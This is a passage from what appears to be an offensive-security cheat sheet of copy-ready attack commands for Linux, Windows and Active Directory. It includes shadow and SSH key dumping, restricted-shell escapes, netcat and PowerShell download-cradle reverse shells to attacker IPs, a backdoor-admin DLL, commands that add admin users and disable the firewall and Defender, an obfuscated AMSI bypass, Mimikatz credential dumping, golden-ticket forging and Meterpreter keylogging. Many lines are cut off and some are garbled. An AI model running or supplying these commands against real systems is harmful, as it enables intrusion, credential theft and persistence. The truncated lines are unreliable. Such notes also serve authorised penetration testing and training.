63 cat /etc/anacrontab
64 cat /var/spool/cron/crontabs/root
65 cat /etc/frontal
66 cat /etc/anacron
67 systemctl list-timers --all
68
69 # Common info
70 uname -a
71 env
72 id
73 cat /proc/version
74 cat /etc/issue
75 cat /etc/passwd
76 cat /etc/group
77 cat /etc/shadow
78 cat /etc/hosts
79
80 # Users with login
81 grep -vE "nologin" /etc/passwd
82
83 # Network info
84 cat /proc/net/arp
85 cat /proc/net/fib_trie
86 cat /proc/net/fib_trie | grep "|--" | egrep -v "0.0.0.0| 127."
87 awk '/^32 host/ { print f } {f=$2}' <<< "$((0; i=2) {
88     ret = ret"."hextodec(substr(str,i,2))
89 }
90     ret = ret":"hextodec(substr(str,index(str,":")+1,4))
91     return ret
92 }
93 NR > 1 {{if(NR==2)print "Local - Remote";local=getIP($2);remote=getIP($3)}}
```

```
94
95 # Netstat without netstat 2
96 echo "YXdrICdmdW5jdGvbib0Zxh0b2RlYyhdHIsbmV0LG4saSxrLGMpewogICAgcmV0ID0g
97
98 # Nmap without nmap
99 for ip in {1..5}; do for port in {21,22,5000,8000,3306}; do (echo >/dev/tc
100
101 # Open ports without netstat
102 grep -v "rem_address" /proc/net/tcp | awk '{x=strtonum("0x"substr($2,inde
103
104 # Check ssh files:
105 cat ~/.ssh/authorized_keys
106 cat ~/.ssh/identity.pub
107 cat ~/.ssh/identity
108 cat ~/.ssh/id_rsa.pub
109 cat ~/.ssh/id_rsa
110 cat ~/.ssh/id_dsa.pub
111 cat ~/.ssh/id_dsa
112 cat /etc/ssh/ssh_config
113 cat /etc/ssh/sshd_config
114 cat /etc/ssh/ssh_host_dsa_key.pub
115 cat /etc/ssh/ssh_host_dsa_key
116 cat /etc/ssh/ssh_host_rsa_key.pub
117 cat /etc/ssh/ssh_host_rsa_key
118 cat /etc/ssh/ssh_host_key.pub
119 cat /etc/ssh/ssh_host_key
120
121 # SUID
122 find / -perm -4000 -type f 2>/dev/null
123 # ALL PERMS
124 find / -perm -777 -type f 2>/dev/null
125 # SUID for current user
126 find / perm /u=s -user `whoami` 2>/dev/null
127 find / -user root -perm -4000 -print 2>/dev/null
128 # Writables for current user/group
129 find / perm /u=w -user `whoami` 2>/dev/null
130 find / -perm /u+w,g+w -f -user `whoami` 2>/dev/null
131 find / -perm /u+w -user `whoami` 2>/dev/nul
132 # Dirs with +w perms for current u/g
133 find / perm /u=w -type -d -user `whoami` 2>/dev/null
134 find / -perm /u+w,g+w -d -user `whoami` 2>/dev/null
135
136 # Port Forwarding
137 # Chisel
138 # Victim server:
139 chisel server --auth "test:123" -p 443 --reverse
140 # In host attacker machine:
141 ./chisel client --auth "test:123" 10.10.10.10:443 R:socks
142
143 # Dynamic Port Forwarding:
144 # Attacker machine:
```

```
145 ssh -D 9050 user@host
146 # Attacker machine Burp Proxy - SOCKS Proxy:
147 Mark "Override User Options"
148 Mark Use Socks Proxy:
149 SOCKS host:127.0.0.1
150 SOCKS port:9050
151
152 # Tunneling
153 Target must have SSH running for there service
154 1. Create SSH Tunnel: ssh -D localhost: -f -N user@localhost -p
155 2. Setup ProxyChains. Edit the following config file (/etc/proxychains.con
156 3. Add the following line into the config: Socks5 127.0.0.1
157 4. Run commands through the tunnel: proxychains
158
159 # SShuttle
160 # https://github.com/ssshuttle/ssshuttle
161 sshuttle -r root@172.21.0.0 10.2.2.0/24
162
163 # netsh port forwarding
164 netsh interface portproxy add v4tov4 listenaddress=127.0.0.1 listenport=90
165 netsh interface portproxy delete v4tov4 listenaddress=127.0.0.1 listenport
```

## Escaping restricted shell

```
1 # First check your shell
2 echo $SHELL
3 # and commands
4 export
5
6 # vim
7 # List files
8 :!/bin/ls -l .b*
9 # Set new shell
10 :set shell=/bin/sh
11 :shell
12 # or
13 :!/bin/sh
14
15 # ed
16 !'/bin/sh'
17
18 # ne -> Load Prefs -> Navigate everywhere
19
20 # more/less/man/pinfo
```

```
21 ! 'sh'
22
23 # links -> File OS Shell
24 # lynx -> "o" for options -> configure default editor e.g. vim
25 lynx --editor=/usr/bin/vim www.google.com
26 # or
27 export EDITOR=/usr/bin/vim
28 # navigate to https://translate.google.com/ go to text box, ENTER and F4
29
30 # mutt
31 !
32
33 # find
34 find / -name "root" -exec /bin/sh \;
35 find / -name "root" -exec /bin/awk 'BEGIN {system("/bin/sh")}' \;
36
37 # nmap < 2009/05
38 --interactive
39 !sh
40
41 # awk
42 awk 'BEGIN {system("/bin/sh")}'
43
44 # expect
45 expect -c 'spawn sh' -i
46
47 # python
48 python -c 'import pty; pty.spawn("/bin/sh")'
49
50 # ruby irb
51 exec '/bin/sh'
52
53 # perl
54 perl -e 'system("sh -i");'
55 perl -e 'exec("sh -i");'
56
57 # php -a
58 exec("sh -i");
59
60 # Only Rbash
61 echo x | xargs -Iy sh -c 'exec sh 0<&1'
62
63 # Emacs
64 Mod-!
65 /bin/sh
66
67 # cp
68 cp /bin/sh /dev/shm/sh; /dev/shm/sh
69
70 # export
71 export SHELL=/bin/sh; export PATH=/bin:/usr/bin:$PATH
```

```
72
73 # FTP/Telnet
74 !/bin/sh
75
76 # GDB
77 !/bin/sh
78
79 # eval
80 eval echo echo {o..q}ython\;
81
82 # tee
83 echo '/bin/rm /home/user/.bashrc' | tee '/home/user/bin/win';win; echo 'ex
84
85 # declare
86 declare -n PATH; export PATH=/bin;bash -i
87 BASH_CMDS[shell]=/bin/bash;shell -i
88
89 # nano
90 nano -s /bin/sh
91 # Ctrl+T
92
93 # SSH
94 ssh user@host -t "bash --noprofile -i"
95 ssh user@host -t "() { :; }; sh -i "
```

---

## Loot

```
1 # Linux
2 cat /etc/passwd
3 cat /etc/shadow
4 unshadow passwd shadow > unshadowed.txt
5 john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
6
7 ifconfig -a
8 arp -a
9
10 tcpdump -i any -s0 -w capture.pcap
11 tcpdump -i eth0 -w capture -n -U -s 0 src not 10.11.1.111 and dst not 10.1
12 tcpdump -vv -i eth0 src not 10.11.1.111 and dst not 10.11.1.111
13
14 .bash_history
15
16 /var/mail
17 /var/spool/mail
```

```
18
19 echo $DESKTOP_SESSION
20 echo $XDG_CURRENT_DESKTOP
21 echo $GDMSESSION
```

# Pivoting

```
1 # SSH local port forwarding
2 ssh user@ssh_server -L [bind_address:]local_port:destination_host:destination_port
3 ssh noraj@192.168.2.105 -L 127.0.0.1:32000:10.42.42.2:80 -N
4
5 # SSH reverse remote port forwarding
6 ssh user@ssh_server -R [bind_address:]remote_port:destination_host:destination_port
7 ssh noraj@192.168.2.105 -R 192.168.2.105:15000:127.0.0.1:9999
8
9 # SSH dynamic port forwarding
10 ssh user@ssh_server -D [bind_address:]local_port
11 ssh noraj@192.168.2.105 -D 127.0.0.1:12000 -N
12
13 # Transparent proxy over ssh
14 sshuttle -r noraj@192.168.2.105 10.42.42.0/24
15
16 # HTTP tunnel
17 # Port forwarding
18 chisel server -p 8080 --host 192.168.2.105 -v
19 chisel client -v http://192.168.2.105:8080 127.0.0.1:33333:10.42.42.2:80
20 # Reverse remote port forwarding
21 chisel server -p 8888 --host 192.168.2.149 --reverse -v
22 chisel client -v http://192.168.2.149:8888 R:127.0.0.1:44444:10.42.42.2:80
```

# Windows

## Local enum

```
1  **Tools**
2  https://github.com/S3cur3Th1sSh1t/WinPwn
3  https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/
4  https://github.com/BC-SECURITY/Empire/blob/master/data/module_source/priv
5  https://github.com/S3cur3Th1sSh1t/PowerSharpPack
6  https://github.com/Flangvik/SharpCollection
7  https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps
8  https://github.com/dafthack/DomainPasswordSpray
9  https://github.com/CredDefense/CredDefense
10 https://github.com/dafthack/MailSniper
11
12 https://lolbas-project.github.io/#
13
14 # Basic info
15 systeminfo
16 set
17 Get-ChildItem Env: | ft Key,Value
18 hostname
19 net users
20 net user user1
21 query user
22 Get-LocalUser | ft Name,Enabled,LastLogon
23 Get-ChildItem C:\Users -Force | select Name
24 net use
25 wmic logicaldisk get caption,description,providername
26 Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"}
27 net localgroups
28 accesschk.exe -uwcqv "Authenticated Users" *
29 netsh firewall show state
30 netsh firewall show config
31 whoami /priv
32 echo %USERNAME%
33 $env:UserName
34 wmic qfe
35 qwinsta
36 query user
37 net localgroup
38 Get-LocalGroup | ft Name
39
40 # Set path
41 set PATH=%PATH%;C:\xampp\php
42
```

```
43 dir /a -> Show hidden & unhidden files
44 dir /Q -> Show permissions
45
46 # check .net version:
47 gci 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP' -recurse | gp -name
48 get-acl HKLM:\System\CurrentControlSet\services\* | Format-List * | findst
49
50 # Passwords
51 # Windows autologin
52 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
53 # VNC
54 reg query "HKCU\Software\ORL\WinVNC3>Password"
55 # SNMP Parameters
56 reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
57 # Putty
58 reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
59 # Search for password in registry
60 reg query HKLM /f password /t REG_SZ /s
61 reg query HKCU /f password /t REG_SZ /s
62 python secretsdump.py -just-dc-ntlm htb.hostname/username@10.10.1.10
63 secretsdump.py -just-dc htb.hostname/username@10.10.1.10 > dump.txt
64
65 # Add RDP user and disable firewall
66 net user haxxor Haxxor123 /add
67 net localgroup Administrators haxxor /add
68 net localgroup "Remote Desktop Users" haxxor /ADD
69 # Turn firewall off and enable RDP
70 sc stop WinDefend
71 netsh advfirewall show allprofiles
72 netsh advfirewall set allprofiles state off
73 netsh firewall set opmode disable
74 reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Serv
75 reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Serv
76
77 # Dump Firefox data
78 # Looking for Firefox
79 Get-Process
80 ./procdump64.exe -ma $PID-FF
81 Select-String -Path .\*.dmp -Pattern 'password' > 1.txt
82 type 1.txt | findstr /s /i "admin"
83
84 # PS Bypass Policy
85 Set-ExecutionPolicy Unrestricted
86 powershell.exe -exec bypass
87 Set-ExecutionPolicy-ExecutionPolicyBypass -Scope Procesy
88
89 # Convert passwords to secure strings and output to an XML file:
90 $secpasswd = ConvertTo-SecureString "VMware1!" -AsPlainText -Force
91 $mycreds = New-Object System.Management.Automation.PSCredential ("administ
92 $mycreds | export-clixml -path c:\temp\password.xml
93
```

```
94 # PS sudo
95 $pw= ConvertTo-SecureString "EnterPasswordHere" -AsPlainText -Force
96 $pp = New-Object -typename System.Management.Automation.PSCredential -argu
97 $script = "C:\Users\EnterUserName\AppData\Local\Temp\test.bat"
98 Start-Process powershell -Credential $pp -ArgumentList '-noprofile -comm
99 powershell -ExecutionPolicy -F -File xyz.ps1
100
101 # PS runas
102 # START PROCESS
103 $username='someUser'
104 $password='somePassword'
105 $securePassword = ConvertTo-SecureString $password -AsPlainText -Force
106 $credential = New-Object System.Management.Automation.PSCredential $username
107 Start-Process .\nc.exe -ArgumentList '10.10.xx.xx 4445 -e cmd.exe' -Creden
108 # INVOKE COMMAND
109 $pass = ConvertTo-SecureString 'l33th4x0rhector' -AsPlainText -Force; $Cre
110
111 # Tasks
112 schtasks /query /fo LIST /v
113 file c:\WINDOWS\SchedLgU.Txt
114 python3 atexec.py Domain/Administrator:<Password>@123@172.21.0.0 systeminf
115
116 # Useradd bin
117 #include /* system, NULL, EXIT_FAILURE */
118 int main ()
119 {
120     int i;
121     i=system ("net user    /add && net localgroup administrators    /add");
122     return 0;
123 }
124 # Compile
125 i686-w64-mingw32-gcc -o useradd.exe useradd.c
126
127 # WinXP
128 sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.1.111 4343 -e
129 sc config upnphost obj= ".\LocalSystem" password= ""
130 sc qc upnphost
131 sc config upnphost depend= ""
132 net start upnphost
133
134 # WinRM Port Forwarding
135 plink -l LOCALUSER -pw LOCALPASSWORD LOCALIP -R 5985:127.0.0.1:5985 -P 221
136
137 # DLL Injection
138 #include
139 int owned()
140 {
141     WinExec("cmd.exe /c net user cybervaca Password01 ; net localgroup admin
142     exit(0);
143     return 0;
144 }
```

```
145 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved
146 {
147     owned();
148     return 0;
149 }
150 # x64 compilation:
151 x86_64-w64-mingw32-g++ -c -DBUILDING_EXAMPLE_DLL main.cpp
152 x86_64-w64-mingw32-g++ -shared -o main.dll main.o -Wl,--out-implib,main.a
153
154 # NTLM Relay Attack
155 We need two tools to perform the attack, privexchange.py and ntlmrelayx. You
156
157 ntlmrelayx.py -t ldap://s2016dc.testsegment.local --escalate-user ntuser
158
159 Now we run the privexchange.py script:
160
161 user@localhost:~/exchpoc$ python privexchange.py -ah dev.testsegment.local
162
163 Password:
164 INFO: Using attacker URL: http://dev.testsegment.local/privexchange/
165 INFO: Exchange returned HTTP status 200 - authentication was OK
166 ERROR: The user you authenticated with does not have a mailbox associated.
167 When this is run with a user which doesn't have a mailbox, we will get the
168
169 user@localhost:~/exchpoc$ python privexchange.py -ah dev.testsegment.local
170 Password:
171 INFO: Using attacker URL: http://dev.testsegment.local/privexchange/
172 INFO: Exchange returned HTTP status 200 - authentication was OK
173 INFO: API call was successful
174
175 After a minute (which is the value supplied for the push notification) we
176 We confirm the DCSync rights are in place with secretsdump:
177 With all the hashed password of all Active Directory users, the attacker
178
179 # Generate Silver Tickets with Impacket:
180 python3 ticketer.py -nthash <ntlm_hash> -domain-sid <domain_sid> -domain <domain>
181 python3 ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain>
182
183 # Generate Golden Tickets:
184 python3 ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid <domain_sid> -domain <domain>
185 python3 ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain>
186
187 # Credential Access with Secretsdump
188 impacket-secretsdump username@target-ip -dc-ip target-ip
189
190 # Disable Assembly code generator
191 https://amsi.fail/
192
193 https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/
194 https://powersploit.readthedocs.io/en/latest/
195 https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/
```

```
196 https://techcommunity.microsoft.com/t5/itops-talk-blog/powershell-basics-h  
197 https://pen-testing.sans.org/blog/2017/03/08/pen-test-poster-white-board-p  
198 https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/Invoke-Po  
199 https://powersploit.readthedocs.io/en/latest/Recon/Invoke-Portscan/
```

---

## Mimikatz

```
1 # SAM  
2 privilege::debug  
3 token::elevate  
4 lsadump::sam  
5  
6 # Windows Credential Manager  
7 privilege::debug  
8 sekurlsa::credman  
9  
10 # LSASS  
11 privilege::debug  
12 sekurlsa::minidump C:\Users\raj\Desktop\lsass.DMP  
13 sekurlsa::logonpasswords  
14 #or  
15 privilege::debug  
16 lsadump::lsa /patch  
17  
18 # WDigest  
19 privilege::debug  
20 sekurlsa::wdigest
```

---

## Privilege Escalation

```
1 # Check groups and privs  
2 whoami /priv  
3  
4 # Interesting accounts  
5  
6 - Administrators, Local System  
7 - Built-in groups (Backup, Server, Printer Operators)
```

```

8   - Local/network service accounts
9   - Managed Service and Virtual Accounts
10  - Third party application users
11  - Misconfigured users
12
13 # Interesting privileges
14
15 - SeDebugPrivilege
16 Create a new process and set the parent process a privileged process
17 https://github.com/decoder-it/psgetsystem
18 - SeRestorePrivilege
19 Can write files anywhere, overwrites files, protected system files
20 Modify a service running as Local and startable by all users and get a SYS
21 - SeBackupPrivilege
22 Can backup Windows registry and use third party tools for extracting local
23 Members of "Backup Operators" can logon locally on a Domain Controller and
24 - SeTakeOwnershipPrivilege
25 Can take ownership of any securable object in the system
26 - SeTcbPrivilege
27 Can logon as a different user without any credentials in order to get a se
28 - SeCreateTokenPrivilege
29 Can create a custom token with all privileges and group membership you nee
30 But if you set the AuthenticationId to ANONYMOUS_LOGON_UID (0x3e6) you can
31 - SeLoadDriver Privilege
32 "Printer operators" have this privilege in the DC
33 Determines which users can dynamically load and unload device drivers or o
34 - SeImpersonatePrivilege & SeAssignPrimaryTokenPrivilege
35 Permit impersonate any access token
36
37 ** If you have SeBackup & SeRestore privileges (Backup Operators group) yo

```

## Loot

```

1 hostname && whoami.exe && ipconfig /all
2 wce32.exe -w
3 wce64.exe -w
4 fgdump.exe
5
6 # Loot passwords without tools
7 reg.exe save hklm\sam c:\sam_backup
8 reg.exe save hklm\security c:\security_backup
9 reg.exe save hklm\system c:\system
10
11 ipconfig /all

```

```
12 route print
13
14 # What other machines have been connected
15 arp -a
16
17 # Meterpreter
18 run packetrecorder -li
19 run packetrecorder -i 1
20
21 #Meterpreter
22 search -f *.txt
23 search -f *.zip
24 search -f *.doc
25 search -f *.xls
26 search -f config*
27 search -f *.rar
28 search -f *.docx
29 search -f *.sql
30 hashdump
31 keysscan_start
32 keyscan_dump
33 keyscan_stop
34 webcam_snap
35 load mimikatz
36 msv
37
38 # How to cat files in meterpreter
39 cat c:\\\\Inetpub\\\\iissamples\\\\sdk\\\\asp\\\\components\\\\adrot.txt
40
41 # Recursive search
42 dir /s
43
44 secretsdump.py -just-dc htb.hostname/username@10.10.1.10 > dump.txt
45 .\\mimikatz.exe "lsadump::dcsync /user:Administrator" "exit"
46
47 # Mimikatz
48 # Post exploitation commands must be executed from SYSTEM level privileges
49 mimikatz # privilege::debug
50 mimikatz # token::whoami
51 mimikatz # token::elevate
52 mimikatz # lsadump::sam
53 mimikatz # sekurlsa::logonpasswords
54 ## Pass The Hash
55 mimikatz # sekurlsa::pth /user:username /domain:domain.tld /ntlm:ntlm_hash
56 # Inject generated TGS key
57 mimikatz # kerberos::ptt <ticket_kirbi_file>
58 # Generating a silver ticket
59 # AES 256 Key:
60 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256
61 # AES 128 Key:
62 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128
```

```
63 # NTLM
64 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<n
65 # Generating a Golden Ticket
66 # AES 256 Key:
67 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256
68 # AES 128 Key:
69 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128
70 # NTLM:
71 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<k
72
73 # Lsass (remote lsass/mimikatz dump reader) (requires impacket)
74 git clone https://github.com/hackndo/lsassy
75 cd lsassy && sudo python3 setup.py install
76 lsassy example.com/Administrator:s3cr3tpassw0rd@victim-pc
```

# AD

## Info

### Basic Active Directory terms

#### Users

Agent represented by a user account.

- Regular user accounts (used by employees or for specific task as backups)
- Computer accounts (ends with \$). Computers in AD are a users subclass.

#### Services

- Identified by SPN which indicates the service name and class, the owner and the host computer.
- Is executed in a computer (the host of the service) as a process.
- Services (as any process) are running in the context of a user account, with the privileges and permissions of that user.
- The SPN's of the services owned by an user are stored in the attribute ServicePrincipalName of that account.
- Usually Domain Admin or similar role is required to modify the SPN's of a user.

---

## General

```
1 # Anonymous Credential LDAP Dumping:  
2 ldapsearch -LLL -x -H ldap:// -b '' -s base '(objectclass=*)'  
3  
4 # Impacket GetADUsers.py (Must have valid credentials)  
5 GetADUsers.py -all -dc-ip  
6  
7 # Impacket lookupsid.py  
8 /usr/share/doc/python3-impacket/examples/lookupsid.py username:password@17  
9
```

```
10 # Windapsearch:
11 # https://github.com/ropnop/windapsearch
12 python3 windapsearch.py -d host.domain -u domain\\ldapbind -p PASSWORD -U
13
14 # CME
15 cme smb IP -u '' -p '' --users --shares
16
17 # BloodHound
18 # https://github.com/BloodHoundAD/BloodHound/releases
19 # https://github.com/BloodHoundAD/SharpHound3
20 # https://github.com/chryzsh/DarthSidious/blob/master/enumeration/bloodhou
21 Import-Module .\sharphound.ps1
22 . .\SharpHound.ps1
23 Invoke-BloodHound -CollectionMethod All
24 Invoke-BloodHound -CollectionMethod All -domain target-domain -LDAPUser us
25 # Bloodhound.py (no shell needed)
26 https://github.com/fox-it/BloodHound.py
27 # BloodHound Cheatsheet
28 # https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/
29 # Bloodhound complements
30 # https://github.com/RastreatorTeam/rastreator
31
32 # Rubeus
33 # https://github.com/GhostPack/Rubeus
34 ## ASREProasting:
35 Rubeus.exe asreproast /format:<AS_REP_responses_format [hashcat | john]>
36 ## Kerberoasting:
37 Rubeus.exe kerberoast /outfile:<output_TGSs_file>
38 Rubeus.exe kerberoast /outfile:hashes.txt [/spn:"SID-VALUE"] [/user:USER]
39 ## Pass the key (PTK):
40 .\Rubeus.exe asktgt /domain:<domain_name> /user:<user_name> /rc4:<ntlm_has
41 # Using the ticket on a Windows target:
42 Rubeus.exe ptt /ticket:<ticket_kirbi_file>
43
44 # Password Spraying tool
45 https://github.com/dafthack/DomainPasswordSpray
46
47 # Kerberoast
48 https://github.com/EmpireProject/Empire/blob/master/data/module_source/cre
49
50 # Powerview
51 https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps
52     Find-InterestingDomainShareFile
53     -CheckAccess
54
55 # AD Cheatsheets
56 https://github.com/Integration-IT/Active-Directory-Exploitation-Cheat-Shee
57
58 # References:
59 https://wadcoms.github.io/
60 https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodolog
```

```
61 https://github.com/infosecninja/AD-Attack-Defense
62 https://adsecurity.org/?page_id=1821
63 https://github.com/sense-of-security/ADRecon
64 https://adsecurity.org/?p=15
65 https://adsecurity.org/?cat=7
66 https://adsecurity.org/?page_id=4031
67 https://www.fuzzysecurity.com/tutorials/16.html
68 https://blog.stealthbits.com/complete-domain-compromise-with-golden-ticket
69 http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/
70 https://ired.team/offensive-security-experiments/active-directory-kerberos
71 https://adsecurity.org/?p=1588
72 http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-d
73 https://www.harmj0y.net/blog/tag/powerview/
74 https://github.com/gentilkiwi/mimikatz/wiki/module--~kerberos
```

## Common vulns

```
1 # Users having rights to add computers to domain
2 add-computer -domainname org.local -Credential ORG\john -restart -force
3
4 # AdminCount attribute set on common users
5 python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
6 jq -r '.[].attributes | select(.adminCount == [1]) | .sAMAccountName[]' | do
7 Import-Module ActiveDirectory
8 Get-AdObject -ldapfilter "(admincount=1)" -properties admincount
9
10 # High number of users in privileged groups
11 net group "Schema Admins" /domain
12 net group "Domain Admins" /domain
13 net group "Enterprise Admins" /domain
14 runas /netonly /user:<DOMAIN>\<USER> cmd.exe
15   - Linux:
16 net rpc group members 'Schema Admins' -I <DC-IP> -U "<USER>%<PASS>""
17 net rpc group members 'Domain Admins' -I <DC-IP> -U "<USER>%<PASS>""
18 net rpc group members 'Enterprise Admins' -I <DC-IP> -U "<USER>%<PASS>""
19 net rpc group members 'Domain Admins' -I 10.10.30.52 -U "john%"pass123"
20
21 # Service accounts being members of Domain Admins
22 net group "Schema Admins" /domain
23 net group "Domain Admins" /domain
24 net group "Enterprise Admins" /domain
25
26 # Excessive privileges allowing for shadow Domain Admins
27 Bloodhound/Sharphound
```

```

28
29 # Service accounts vulnerable to Kerberoasting
30 GetUserSPNs.py -request example.com/john:pass123
31 hashcat -m 13100 -a 0 -o --self-test-disable hashes.txt wordlist.txt
32
33 # Users with non-expiring passwords
34 python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
35 grep DONT_EXPIRE_PASSWD domain_users.grep | grep -v ACCOUNT_DISABLED | awk
36   - PS
37 Import-Module ActiveDirectory
38 Get-ADUser -filter * -properties Name, PasswordNeverExpires | where { $_.p
39
40 # Users with password not required
41 python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
42 grep PASSWD_NOTREQD domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F
43   - PS
44 Import-Module ActiveDirectory
45 Get-ADUser -Filter {UserAccountControl -band 0x0020}
46
47 # Storing passwords using reversible encryption
48 mimikatz # lsadump::dcsync /domain:example.com /user:poorjohn
49
50 # Storing passwords using LM hashes
51 - In NTDS.dit
52 grep -iv ':aad3b435b51404eeaad3b435b51404ee:' dumped_hashes.txt
53
54 # Service accounts vulnerable to AS-REP roasting
55 GetUserSPNs.py example.com/ -usersfile userlist.txt -format hashcat -no-pas
56 GetUserSPNs.py example.com/john:pass123 -request -format hashcat
57 hashcat -m 18200 -a 0 -o --self-test-disable hashes.txt wordlist.txt
58   - PS
59 Import-Module ActiveDirectory
60 Get-ADUser -filter * -properties DoesNotRequirePreAuth | where {$_._DoesNot
61
62 # Weak domain password policy
63 net accounts /domain
64 polenum --username john --password pass123 --domain 10.10.51.11
65 enum4linux -P -u john -p pass123 -w dom.local 172.21.1.60
66
67 # Inactive domain accounts
68 python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
69 sort -t ';' -k 8 domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';'
70
71 # Privileged users with password reset overdue
72 python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
73 jq -r '.[].attributes | select(.adminCount == [1]) | .sAMAccountName[]' do
74
75 while read user; do grep ";${user};" domain_users.grep; done < privileged_
76   grep -v ACCOUNT_DISABLED | sort -t ';' -k 10 | awk -F ';' '{print $3, $1
77
78 # Users with a weak password

```

```

79 $a = [adsisearcher]"(&(objectCategory=person)(objectClass=user))"
80 $a.PropertiesToLoad.add("samaccountname") | out-null
81 $a.PageSize = 1
82 $a.FindAll() | % { echo $_.properties.samaccountname } > users.txt
83
84 Import-Module ./adlogin.ps1
85 adlogin users.txt domain.com password123
86
87 # Credentials in SYSVOL and Group Policy Preferences (GPP)
88 findstr /s /n /i /p password \\example.com\sysvol\example.com\*
89 mount.cifs -o domain=example.com,username=john,password="pass@123" //10.10
90 grep -ir 'password' /mnt

```

## Quick tips

```

1 # Amsi bypass
2 sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F'F', '
3
4 # Powershell Execution policy Bypass
5 powershell -ep bypass
6
7 # To input the output of the first command into second command use this po
8 # %{} is an alias for ForEach-Object{}
9 # ?{} is an alias for Where-Object{}
10 # $_ is variable
11 <First command> | %{<Second command> -<argument> $_}
12
13 # To filter out an object type we can use this technique with pipe.
14 ?{$_.<object> -eq '<value>' }
15
16 # Find local admin access
17 Find-LocalAdminAccess
18
19 # Get Domain sid
20 Get-DomainSID
21 Arguments -Domain "domain name"
22
23 # Get DC
24 Get-NetDomainController
25 Arguments -Domain "domain name"
26
27 # Get users in current domain
28 Get-NetUser
29 Arguments -UserName "username"

```

```
30
31 # Get user properties
32 Get-UserProperty
33 Arguments -Properties pwdlastset
34
35 # Search for a particular string in a user's attributes
36 Find-UserField -SearchField Description -SearchTerm "built"
37
38 # Get all computers
39 Get-NetComputer -FullData
40 Many arguments -OperatingSystem -Ping -FullData
41
42 # Get groups
43 Get-NetGroup
44 Arguments -FullData -Domain
45
46 # Get members of a particular group
47 Get-NetGroupMember -GroupName "Domain Admins"
48
49 # Group Policies
50 Get-NetGPO Get-NetGPO -ComputerName Get-NetGPOGroup
51
52 # Get users that are part of a Machine's local Admin group
53 Find-GPOComputerAdmin -ComputerName
54
55 # Get OUs
56 Get-NetOU -FullData Get-NetGPO -GPOname
57
58 # Mapping forest
59 Get-NetForest -Verbose
60 Get-NetForestDomain -Verbose
61
62 # Mapping trust
63 Get-NetDomainTrust
64 Arguments -Domain
65 Get-NetForestDomain -Verbose | Get-NetDomainTrust
66
67 # Finding Constrained Delegation
68 Get-DomainUser -TrustedToAuth (PowerView Dev.)
69
70 # Finding UnConstrained Delegation
71 Get-NetComputer -UnConstrained
72
73 # Get ACLs
74 Get-ObjectAcl -SamAccountName -ResolveGUIDs Get-ObjectAcl -ADSprefix 'CN=A'
75
76 # Search for interesting ACEs
77 Invoke-ACLScanner -ResolveGUIDs
78
79 # Reverse Shell
80 powershell.exe -c iex ((New-Object Net.WebClient).DownloadString('http://1
```

```

81 powershell.exe iex (iwr http://172.16.100.113/Invoke-PowerShellTcp.ps1 -Us
82
83 #Mimikatz
84 # Make ntlm ps-session
85 Invoke-Mimikatz -Command '"sekurlsa::pth /user: /domain: /ntlm: /run:power
86
87 # Dump creds
88 Invoke-Mimikatz
89 Invoke-Mimikatz -Command ‘“lsadump::lsa /patch”’
90 Invoke-Mimikatz -Command ‘"lsadump::dcsync /user:\krbtgt"’
91 (dcsync requires 3 permission )
92
93 # Tickets
94 Inject ticket:-_
95 Invoke-Mimikatz -Command '"kerberos::ptt <location of .kirbi tkt>"'
96 Export Tickets:-_
97 Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'
98
99 # Golden tkt
100 Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<D
101
102 # Silver tkt
103 Invoke-Mimikatz -Command '"kerberos::golden /domain:<DomainName> /sid:<Dom
104
105 # TGT tkt
106 kekeo.exe tgt::ask /user:<user name> /domain:<domain name> /rc4:<rc4 NTLM
107
108 # TGS tkt
109 Kekeo.exe
110 tgs::s4u /tgt:tgt_ticket.kirbi /user:<user>@<domain> /service:<service nam

```

## LLMNR Poisoning

```

1 # Previously NBT-NS
2 # Identify hosts without DNS
3 # Services utilize user's username and NTLMv2 hash
4
5 # Capturing NTLMv2 with Responder
6 responder -I eth0 -rdwv
7
8 # Cracking NTLMv2
